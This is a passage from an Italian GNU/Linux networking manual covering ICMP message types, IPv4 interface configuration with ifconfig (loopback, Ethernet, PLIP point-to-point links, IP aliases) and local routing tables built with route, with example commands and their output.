3	11	TOS-network-unreachable	
3	12	TOS-host-unreachable	
3	13	communication-prohibited	
3	14	host-precedence-violation	
3	15	precedence-cutoff	
4		source-quench	
5		redirect	instradamento dei pacchetti
5	0	network-redirect	
5	1	host-redirect	
5	2	TOS-network-redirect	
5	3	TOS-host-redirect	
6			
7			

Tipo	Codice	Nome	Chi lo utilizza
8		echo-request	ping
9		router-advertisement	
10		router-solicitation	
11		time-exceeded (ttl-exceeded)	traceroute
11	0	ttl-zero-during-transit	
11	1	ttl-zero-during-reassembly	
12		parameter-problem	
12	0	ip-header-bad	
12	1	required-option-missing	
13		timestamp-request	
14		timestamp-reply	
15		information-request	
16		information-reply	
17		address-mask-request	
18		address-mask-reply	

In molti casi, i messaggi ICMP servono a fornire delle segnalazioni di errore riferite allo stato della rete.

Capitolo 259

IPv4: configurazione delle interfacce di rete

La connessione in una rete basata su IP necessita inizialmente dell'assegnazione di indirizzi IP e quindi di un instradamento per determinare quale strada, o itinerario, devono prendere i pacchetti per raggiungere la destinazione.

Generalmente, ma non necessariamente, valgono queste regole:

- ogni interfaccia di rete ha un proprio indirizzo IP;
- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se queste sono fisicamente connesse alla stessa rete;
- un'interfaccia di rete di un elaboratore può comunicare con un'interfaccia di un altro elaboratore solo se gli indirizzi di queste interfacce appartengono alla stessa rete.

In un sistema GNU/Linux, per poter gestire una connessione in rete di qualunque tipo, occorre un kernel predisposto in modo da attivarne la gestione (sezioni 67.2.1 e 67.2.7).

È necessario anche provvedere alla gestione delle interfacce di rete particolari che si utilizzano. Ciò può essere fatto sia attraverso la realizzazione di un kernel monolitico, sia modulare. Per quanto riguarda la gestione specifica di ogni singola scheda, la tendenza è quella di usare preferibilmente i moduli.

259.1 Configurazione delle interfacce di rete

La configurazione di un'interfaccia implica essenzialmente l'attribuzione di un indirizzo IP. Un indirizzo IP di un'interfaccia vale in quanto inserito in una rete logica, identificata anche questa da un proprio indirizzo IP. Pertanto, quando si assegna un indirizzo a un'interfaccia, occorre anche stabilire la rete a cui questo appartiene, attraverso la maschera di rete, con la quale, il risultato di ***indirizzo_di_interfaccia*** AND ***maschera_di_rete*** genera l'indirizzo della rete.

Lo schema mostra la situazione di due elaboratori, che si potrebbe riassumere sinteticamente nelle due tabelle seguenti, riferite rispettivamente all'elaboratore «A» e all'elaboratore «B»:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

Per la spiegazione di questa configurazione vengono mostrati nelle sezioni seguenti degli esempi ottenuti con un sistema GNU/Linux, attraverso il programma Ifconfig [1] (*Interface configuration*), a cui corrisponde l'eseguibile '**`ifconfig`**'. Tuttavia, il concetto rimane tale per gli altri sistemi operativi, anche se il comando che si usa per impostare le interfacce di rete può avere un nome e un funzionamento differente.

259.1.1 Loopback

Un elaboratore connesso o meno a una rete fisica vera e propria, **deve** avere una connessione virtuale a una rete immaginaria interna allo stesso elaboratore. A questa rete virtuale inesistente si accede per mezzo di un'interfaccia immaginaria, che in un sistema GNU/Linux è denominata '**`lo`**', e l'indirizzo utilizzato è sempre lo stesso, 127.0.0.1, ma ugualmente deve essere indicato esplicitamente.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Come si vede dallo schema, la maschera di rete è quella di una classe A e, di solito, il comando che si usa per associare l'indirizzo all'interfaccia locale determina da solo questa maschera. In un sistema GNU/Linux si può definire il nodo di rete locale in modo molto semplice:

`#` **`ifconfig lo 127.0.0.1`** [*Invio*]

Quindi, si può controllare la configurazione:

`$` **`ifconfig lo`** [*Invio*]

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          ...
```

È indispensabile che sia presente l'interfaccia locale virtuale per il buon funzionamento del sistema, soprattutto quando l'elaboratore ha già una connessione a una rete reale. Infatti, si potrebbe essere tentati di non definire tale interfaccia, oppure di non attivare l'instradamento relativo, quando sono presenti altre interfacce fisiche reali, ma ciò potrebbe provocare un malfunzionamento intermittente della rete.

259.1.2 Ethernet

La configurazione degli indirizzi di una scheda di rete Ethernet è la cosa più comune: si tratta semplicemente di abbinare all'interfaccia il suo indirizzo stabilendo il proprio ambito di competenza, attraverso la maschera di rete. In precedenza è stato mostrato un esempio di configurazione schematizzato nel modo seguente:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--

In questo modo, l'indirizzo 192.168.1.1 risulta assegnato all'interfaccia '**`eth0`**', che in un sistema GNU/Linux rappresenta la prima scheda Ethernet. La maschera di rete, 255.255.255.0, fa sì che l'indirizzo di rete sia 192.168.1.0; infatti, 192.168.1.1 AND 255.255.255.0 = 192.168.1.0.

In un sistema GNU/Linux, si definisce questo abbinamento con il comando seguente:

`#` **`ifconfig eth0 192.168.1.1 netmask 255.255.255.0`** [*Invio*]

In questo caso, tuttavia, dal momento che l'indirizzo 192.168.1.1 appartiene alla classe C, la maschera di rete predefinita sarebbe stata la stessa di quella che è stata indicata esplicitamente.

La verifica della configurazione potrebbe dare l'esito seguente:

`$` **`ifconfig eth0`** [*Invio*]

```
eth0      Link encap:10Mbps Ethernet  HWaddr 00:4F:56:00:11:87
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          ...
```

259.1.3 Connessioni punto-punto

Le connessioni di tipo punto-punto, ovvero quelle in cui si possono collegare solo due punti alla volta, hanno caratteristiche diverse da quelle di tipo a bus, come nel caso della tecnologia Ethernet. In linea di massima si può dire che questo tipo di connessione implichi la specificazione di entrambi gli indirizzi dei due punti collegati, cioè delle rispettive interfacce. Tuttavia, la configurazione effettiva dipende anche dalle strategie che si vogliono adottare. A titolo di esempio si fa riferimento a una connessione PLIP, che si ottiene collegando due elaboratori con un cavo apposito attraverso le porte parallele.

Il modo più semplice, da un punto di vista intuitivo, per configurare una connessione punto-punto, è quello di trattarla come se fosse una connessione a bus. Per esempio, i due lati della connessione potrebbero essere definiti rispettivamente nel modo seguente:

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.0	--	192.168.7.2

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.0	--	192.168.7.1

Come si vede, si dichiara una maschera di rete che impegna un ottetto completo per connettere i due nodi. Segue il comando corrispondente, da utilizzare in un sistema GNU/Linux dal lato del primo dei due nodi:

```
# ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 ↩
↪netmask 255.255.255.0 [Invio]
```

Come si comprende intuitivamente, si assegna l'indirizzo 192.168.7.1 all'interfaccia parallela '`plip1`' locale e si stabilisce l'indirizzo 192.168.7.2 per l'altro capo della comunicazione. Il risultato è che si dovrebbe generare la configurazione seguente:[2]

```
$ ifconfig plip1 [Invio]
```

```
plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:192.168.7.2  Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

Dall'altro capo della connessione si deve eseguire la configurazione opposta. Per seguire l'esempio mostrato, si deve usare il comando seguente:

```
# ifconfig plip1 192.168.7.2 pointopoint 192.168.7.1 ↩
↪netmask 255.255.255.0 [Invio]
```

In alternativa, dal momento che si tratta di una connessione di due soli punti, non è sempre indispensabile indicare precisamente l'indirizzo all'altro capo: di solito si può fare in modo che venga accettato qualunque indirizzo, facilitando la configurazione.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.0	--	0.0.0.0

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.0	--	0.0.0.0

Sempre con un sistema GNU/Linux, la configurazione del primo nodo può essere ottenuta in questo modo alternativo:

```
# ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 ↩
↪netmask 255.255.255.0 [Invio]
```

L'esempio che si vede sopra è lo stesso già proposto con la variante dell'indicazione dell'indirizzo all'altro capo. In questo caso, 0.0.0.0 fa in modo che venga accettata la connessione con qualunque indirizzo.

```
$ ifconfig plip1 [Invio]
```

```
plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
          inet addr:192.168.7.1  P-t-P:0.0.0.0  Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP  MTU:1500  Metric:1
          ...
```

Dall'altro capo della connessione ci si può comportare in modo analogo, come nell'esempio seguente:

```
# ifconfig plip1 192.168.7.2 pointopoint 0.0.0.0 ↩
↪netmask 255.255.255.0 [Invio]
```

Tuttavia, è bene trattare le connessioni punto-punto per quello che sono, pertanto è bene specificare una maschera di rete che non impegni altri indirizzi se non quelli indicati. In pratica, si tratta si usare la maschera 255.255.255.255, che tra l'altro è quella predefinita in questo tipo di connessione.

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.1	255.255.255.255	--	192.168.7.2

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
plip1	porta parallela	192.168.7.2	255.255.255.255	--	192.168.7.1

Ecco il comando corrispondente per GNU/Linux:

```
# ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 ↩
↪netmask 255.255.255.255 [Invio]
```

L'esempio mostra una configurazione in cui si specificano gli indirizzi IP di entrambi i punti. In alternativa, anche in questo caso, si può fare a meno di indicare espressamente l'indirizzo dell'altro capo, come nell'esempio seguente:

```
# ifconfig plip1 192.168.7.1 pointopoint 0.0.0.0 ↩
↪netmask 255.255.255.255 [Invio]
```

Il vantaggio di usare questo tipo di configurazione sta nel risparmio di indirizzi; lo svantaggio sta nella necessità di stabilire instradamenti specifici per ognuno dei due punti (questo particolare viene chiarito in seguito).

259.2 Configurazione delle interfacce di rete con un sistema GNU/Linux

In un sistema GNU/Linux, le interfacce di rete vengono identificate attraverso un nome, assegnato dal kernel nel momento della loro identificazione. Alcuni nomi di interfaccia di rete sono elencati nella tabella 256.1.

La configurazione delle interfacce di rete avviene attraverso Ifconfig (l'eseguibile '`ifconfig`'), che consente impostazioni differenti a seconda della famiglia di protocolli a cui si intende fare riferimento. In particolare, il riferimento a IPv4 è implicito, ma si può indicare esplicitamente attraverso la parola chiave '`inet`' (mentre '`inet6`' fa riferimento a IPv6).

259.2.1 Utilizzo di «ifconfig»

Il programma '**`ifconfig`**' viene utilizzato per attivare e mantenere il sistema delle interfacce di rete residente nel kernel. Viene utilizzato al momento dell'avvio per configurare la maggior parte di questo sistema in modo da portarlo a un livello di funzionamento. Dopo, viene utilizzato di solito solo a scopo diagnostico o quando sono necessarie delle regolazioni. Se non vengono forniti argomenti, oppure se vengono indicate solo delle interfacce, '**`ifconfig`**' visualizza semplicemente lo stato delle interfacce specificate, oppure di tutte se non sono state indicate.

```
ifconfig [interfaccia]
```

```
ifconfig [interfaccia... [famiglia_indirizzamento] [indirizzo] opzioni]
```

Il primo argomento successivo al nome di interfaccia può essere la sigla identificativa di una ***famiglia di indirizzamento***, ovvero di un sistema di protocolli di comunicazione particolare. A seconda del tipo di questo, cambia il modo di definire gli indirizzi che si attribuiscono alle interfacce. Se questo non viene specificato, come si fa di solito, si intende fare riferimento al sistema di protocolli che si basano su IPv4.

L'indirizzo è il modo con cui l'interfaccia viene riconosciuta all'interno del tipo di protocollo particolare che si utilizza. Nel caso di IP, può essere indicato l'indirizzo IP numerico o il nome di dominio, che in questo caso viene convertito automaticamente (sempre che ciò sia possibile) nell'indirizzo numerico corretto.

Tabella 259.16. Alcune opzioni.

Opzione	Descrizione
`up` `down`	L'opzione '**`up`**' attiva l'interfaccia. Quando all'interfaccia viene attribuito un nuovo indirizzo, questa viene attivata implicitamente. L'opzione '**`down`**' disattiva l'interfaccia.
`arp` `-arp`	Abilita o disabilita l'uso del protocollo ARP per questa interfaccia.
`allmulti` `-allmulti`	Abilita o disabilita la modalità promiscua dell'interfaccia. Ciò permette di fare un monitoraggio della rete attraverso applicazioni specifiche che così possono analizzare ogni pacchetto che vi transita, anche se non è diretto a quella interfaccia.

Opzione	Descrizione
`mtu` ***n***	Permette di specificare l'unità massima di trasferimento (MTU o *Max transfer unit*) dell'interfaccia. Per le schede Ethernet, questo valore può variare in un intervallo di 1000-2000 (il valore predefinito è 1500). Per il protocollo SLIP si possono utilizzare valori compresi tra 200 e 4096. È da notare però che attualmente non è possibile gestire la frammentazione IP, di conseguenza, è meglio utilizzare un MTU sufficientemente grande.
`pointopoint` [***indirizzo_di_destinazione***] `-pointopoint` [***indirizzo_di_destinazione***]	Abilita o disabilita la modalità punto-punto per questa interfaccia. La connessione punto-punto è quella che avviene tra due elaboratori soltanto. Se viene indicato l'indirizzo, si tratta di quello dell'altro nodo.
`netmask` ***indirizzo_di_netmask***	Stabilsce la maschera di rete per questa interfaccia. L'indicazione della maschera di rete può essere omessa, in tal caso, viene utilizzato il valore predefinito che è determinato in base alla classe a cui appartiene l'indirizzo (A, B o C). Naturalmente, se si usa una sottorete, il valore della maschera di rete non può coincidere con quello predefinito.
`irq` ***numero_di_irq***	Alcune interfacce permettono di definire il numero di IRQ in questo modo. Nella maggior parte dei casi, ciò non è possibile.
`broadcast` [***indirizzo***] `-broadcast` [***indirizzo***]	Abilita o disabilita la modalità broadcast per questa interfaccia. Se abilitandola, viene indicato l'indirizzo, si specifica l'indirizzo broadcast di questa interfaccia.
`multicast`	Questa opzione permette di attivare esplicitamente la modalità multicast, anche se normalmente ciò viene determinato automaticamente in base al tipo di interfaccia utilizzato.

Segue la descrizione di alcuni esempi.

- `#` **`ifconfig lo 127.0.0.1`** [*Invio*]

  Attiva l'interfaccia '**`lo`**' corrispondente al *loopback* con il noto indirizzo IP 127.0.0.1.

- `#` **`ifconfig eth0 192.168.1.1 netmask 255.255.255.0`** [*Invio*]

  Attiva l'interfaccia '**`eth0`**' corrispondente alla prima scheda Ethernet, con l'indirizzo IP 192.168.1.1 e la maschera di rete 255.255.255.0.

- `$` **`ifconfig eth0`** [*Invio*]

Emette la situazione dell'interfaccia '`eth0`' corrispondente alla prima scheda Ethernet.

- $ **`ifconfig`** [*Invio*]


  Emette la situazione di tutte le interfacce di rete attivate.

259.2.2 Alias IP

È possibile attribuire a ogni interfaccia di rete più di un indirizzo IPv4. Ciò si ottiene definendo delle interfacce virtuali, riferite a quelle reali, a cui poi si attribuiscono degli indirizzi IP differenti. Il nome di un'interfaccia virtuale ha l'aspetto seguente:

```
interfaccia_reale:n_interfaccia_virtuale
```

Per esempio, '`eth0`' è il nome reale di un'interfaccia di rete Ethernet, mentre '`eth0:0`', '`eth0:1`',... sono una serie di interfacce virtuali riferite sempre all'interfaccia reale '`eth0`'. Naturalmente, lo stesso vale per gli altri tipi di interfaccia di rete: '`ppp0:`***n***', '`plip0:`***n***',...

Figura 259.17. Utilizzo ipotetico degli alias IP.

Naturalmente, per ottenere la definizione di alias IP, potrebbe essere necessario predisporre un kernel adatto (sezione 67.2.7).

Nel momento in cui si configura un'interfaccia virtuale, questa viene definita implicitamente. Si interviene nel modo solito attraverso '`ifconfig`'. L'esempio seguente si riferisce a quanto mostrato nella figura 259.17, in cui, su una sola rete fisica si distinguono gli indirizzi di due sottoreti differenti: 192.168.1.0 e 192.168.100.0.

`ifconfig eth0 192.168.1.254 netmask 255.255.255.0` [*Invio*]

`ifconfig eth0:0 192.168.100.254 netmask 255.255.255.0` [*Invio*]

[1] **net-tools** GNU GPL

[2] La connessione PLIP non ha niente a che fare con le interfacce Ethernet, tuttavia il programma '`ifconfig`' fa apparire le interfacce PLIP come se fossero Ethernet, con la differenza che si tratta di una connessione punto-punto.


Capitolo 260

IPv4: instradamento locale

L'instradamento definisce la strada che devono prendere i pacchetti di livello 3 (rete), secondo il modello ISO-OSI, a partire dal nodo di rete a cui si fa riferimento. In questo capitolo, viene preso in considerazione l'instradamento locale, inteso come quello che non si serve di router.

260.1 Rete locale

In una rete elementare, in cui ogni elaboratore ha una sola scheda di rete e tutte le schede sono connesse con lo stesso cavo, potrebbe sembrare strana la necessità di dover stabilire un percorso per l'instradamento dei dati sulla rete. Ma in una rete IPv4 non è così: per qualunque connessione possibile è necessario stabilire il percorso, anche quando si tratta di connettersi con l'interfaccia locale immaginaria (*loopback*).

Ogni elaboratore che utilizza la rete ha una sola necessità: quella di sapere quali percorsi di partenza siano possibili, in funzione degli indirizzi utilizzati. Gli eventuali percorsi successivi, vengono definiti da altri elaboratori nella rete. Si tratta di costruire la cosiddetta ***tabella di instradamento***, attraverso la quale, ogni elaboratore sa quale strada deve prendere un pacchetto a partire da quella posizione.

elaboratore A
127.0.0.1 lo
plip1
192.168.7.1
192.168.7.2
plip1
elaboratore B
127.0.0.1 lo
192.168.1.1
eth0
rete 192.168.1.0

Riprendendo l'esempio già mostrato a proposito della configurazione delle interfacce di rete, si potrebbero definire le tabelle di instradamento seguenti, che si riferiscono rispettivamente al nodo A e al nodo B dello schema:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1
127.0.0.0	255.0.0.0	--	lo

Quando si configura un'interfaccia di rete e gli si attribuisce l'indirizzo IP, dal momento che esiste una maschera di rete indicata espressamente o predefinita, potrebbe essere lo stesso programma di configurazione dell'interfaccia che si occupa di definirne l'instradamento nella rete locale; a ogni modo, rimane la necessità di definirlo.

Per la spiegazione di questi instradamenti vengono mostrati nelle sezioni seguenti degli esempi ottenuti con un sistema GNU/Linux, attraverso il programma Route, [1] a cui corrisponde l'eseguibile '`route`'. Tuttavia, il concetto rimane tale per gli altri sistemi operativi, anche se la modalità per definire gli instradamenti può essere differente.

260.1.1 Loopback

La definizione dell'instradamento per gli indirizzi locali di *loopback* è obbligatoria:

Destinazione	Maschera di rete	Router	Interfaccia di rete
127.0.0.0	255.0.0.0	--	lo

Con un sistema GNU/Linux dovrebbe essere lo stesso programma Ifconfig che prepara l'instradamento corretto all'atto dell'impostazione dell'interfaccia '**lo**'; tuttavia, usando Route si potrebbe intervenire nel modo seguente:

`#` **`route add -net 127.0.0.0 netmask 255.0.0.0 dev lo`** [*Invio*][2]

La tabella di instradamento che si ottiene viene descritta di seguito.

`$` **`route -n`** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        2 lo
```

> Di solito la rete 127.0.0.0 serve a raggiungere solo l'indirizzo 127.0.0.1, quindi, spesso si preferisce inserire solo questo nella tabella di instradamento. In pratica si utilizza il comando:
>
> `#` **`route add -host 127.0.0.1 dev lo`** [*Invio*]
>
> In questo caso non si indica la maschera di rete perché deve essere necessariamente 255.255.255.255, essendo riferita a un nodo singolo.

La verifica dell'instradamento è semplice, basta provare a richiedere un eco all'interfaccia '**lo**'.

`$` **`ping 127.0.0.1`** [*Invio*]

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.4 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.3 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.3 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.3 ms
```

[*Ctrl c*]

```
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.3/0.4 ms
```

260.1.2 Ethernet

Le schede di rete Ethernet sono usate per la connessione a una rete locale e per questo sono potenzialmente in grado di offrire un collegamento con tutti gli indirizzi che ricadono all'interno della rete logica di cui fanno parte.[3] Quando si stabilisce un instradamento che utilizza questo tipo di interfaccia, è preferibile l'indicazione dell'intera rete logica a cui appartiene.[4]

Seguendo l'esempio visto in precedenza nella sezione che riguarda la configurazione di una scheda Ethernet, dal momento che questa si trova a operare nella rete 192.168.1.0, l'instradamento corretto corrisponde allo schema seguente:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.1.0	255.255.255.0	--	eth0

Con un sistema GNU/Linux, se Ifconfig non ha già provveduto da solo, si può usare Route nel modo seguente:

route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0 [*Invio*]

La tabella di instradamento che ne deriva viene descritta di seguito.

$ **route -n** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        1 eth0
```

Volendo è possibile indicare un instradamento specifico per ogni destinazione. Nell'esempio seguente si aggiunge l'instradamento per alcuni elaboratori: si deve utilizzare '**route**' più volte.

route add -host 192.168.1.1 dev eth0 [*Invio*]

route add -host 192.168.1.2 dev eth0 [*Invio*]

route add -host 192.168.1.3 dev eth0 [*Invio*]

route add -host 192.168.1.4 dev eth0 [*Invio*]

Si ottiene una tabella di instradamento simile a quella seguente:

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.1     0.0.0.0         255.255.255.255 UH    0      0        0 eth0
192.168.1.2     0.0.0.0         255.255.255.255 UH    0      0        0 eth0
192.168.1.3     0.0.0.0         255.255.255.255 UH    0      0        0 eth0
192.168.1.4     0.0.0.0         255.255.255.255 UH    0      0        0 eth0
```

Anche l'indirizzo dell'interfaccia locale, quella del proprio elaboratore, è raggiungibile solo se è stato specificato un instradamento. Quando si indicava un instradamento della rete, questa veniva inclusa automaticamente nel gruppo; nel caso si voglia indicare dettagliatamente ogni indirizzo da raggiungere, se si vuole accedere anche alla propria interfaccia, occorre inserirla nella tabella di instradamento. Nell'esempio visto sopra, viene aggiunto anche l'indirizzo 192.168.1.1 per questo scopo.

La verifica dell'instradamento deve essere fatta inizialmente controllando l'interfaccia locale, quindi tentando di raggiungere l'indirizzo di un altro elaboratore sulla rete. Naturalmente, occorre che quell'elaboratore abbia una tabella di instradamento corretta.

$ **ping 192.168.1.1** [*Invio*]

```
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=0.5 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.4 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.4 ms
```

[*Ctrl c*]

```
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.5 ms
```

$ **ping 192.168.1.2** [*Invio*]

```
PING 192.168.1.2 (192.168.1.2): 56 data bytes
64 bytes from 192.168.1.2: icmp_seq=0 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=1.1 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=1.1 ms
```

[*Ctrl c*]

```
--- 192.168.1.2 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 1.1/1.1/1.1 ms
```

260.1.3 Connessioni punto-punto

Con le connessioni di tipo punto-punto, dal momento che riguardano esclusivamente due elaboratori, sono tali per cui un instradamento verso una rete non sia sensato, benché possibile. In generale, è necessario aggiungere semplicemente un instradamento verso l'indirizzo all'altro capo, ma è utile aggiungere comunque l'instradamento anche all'indirizzo locale.

Seguendo l'esempio già visto in precedenza, vengono riepilogati gli instradamenti di due nodi che utilizzano l'interfaccia '**`plip1`**' per la connessione, che in questo caso sono identici:

Destinazione	Maschera di rete	Router	Interfaccia di rete
192.168.7.1	255.255.255.255	--	plip1
192.168.7.2	255.255.255.255	--	plip1

Con un sistema GNU/Linux, supponendo di usare una connessione PLIP, attraverso le porte parallele, se Ifconfig non ha già provveduto da solo, si può usare Route nel modo seguente (in entrambi i nodi, nello stesso modo, dato che il nome dell'interfaccia è lo stesso):

route add -host 192.168.7.1 dev plip1 [*Invio*]

route add -host 192.168.7.2 dev plip1 [*Invio*]

La tabella di instradamento che si ottiene viene descritta di seguito.

$ **route -n** [*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.7.1     0.0.0.0         255.255.255.255 UH    0      0        1 plip1
192.168.7.2     0.0.0.0         255.255.255.255 UH    0      0        1 plip1
```


Per verificare gli instradamenti, si può provare come al solito con '**ping**':

$ **ping 192.168.7.1** [*Invio*]

Oppure:

$ **ping 192.168.7.2** [*Invio*]

260.1.4 L'ordine delle voci nella tabella degli instradamenti

L'ordine in cui appaiono le voci nella tabella degli instradamenti è significativo, ma solitamente viene determinato in modo automatico dal sistema operativo. Si osservi lo schema seguente che rappresenta una variante dell'esempio già mostrato in precedenza:

Per quanto riguarda il nodo A, come si può intuire, l'instradamento della connessione punto-punto potrebbe entrare in conflitto con quello della rete locale 192.168.1.0. In pratica, se si definiscono correttamente tutti gli instradamenti, le voci della connessione punto-punto appaiono prima nell'elenco, pertanto, l'instradamento verso un indirizzo diverso da quello della connessione punto-punto, verrebbe preso in considerazione in un momento successivo:

Destinazione	Maschera di rete	Router	Interfaccia di rete
127.0.0.0	255.0.0.0	--	lo
192.168.1.2	255.255.255.255	--	plip1
192.168.1.3	255.255.255.255	--	plip1
192.168.1.0	255.255.255.0	--	eth0

Eventualmente, il problema di una configurazione del genere si pone se si vuole consentire agli elaboratori della rete 192.168.1.0 di raggiungere in qualche modo il nodo B. In tal caso, gli elaboratori in questione dovrebbero disporre di una voce specifica per l'instradamento, dal momento che il nodo B si può raggiungere solo attraverso il nodo A (che dovrebbe fungere da router).

260.2 Definizione degli instradamenti nelle reti locali e verifiche con un sistema GNU/Linux

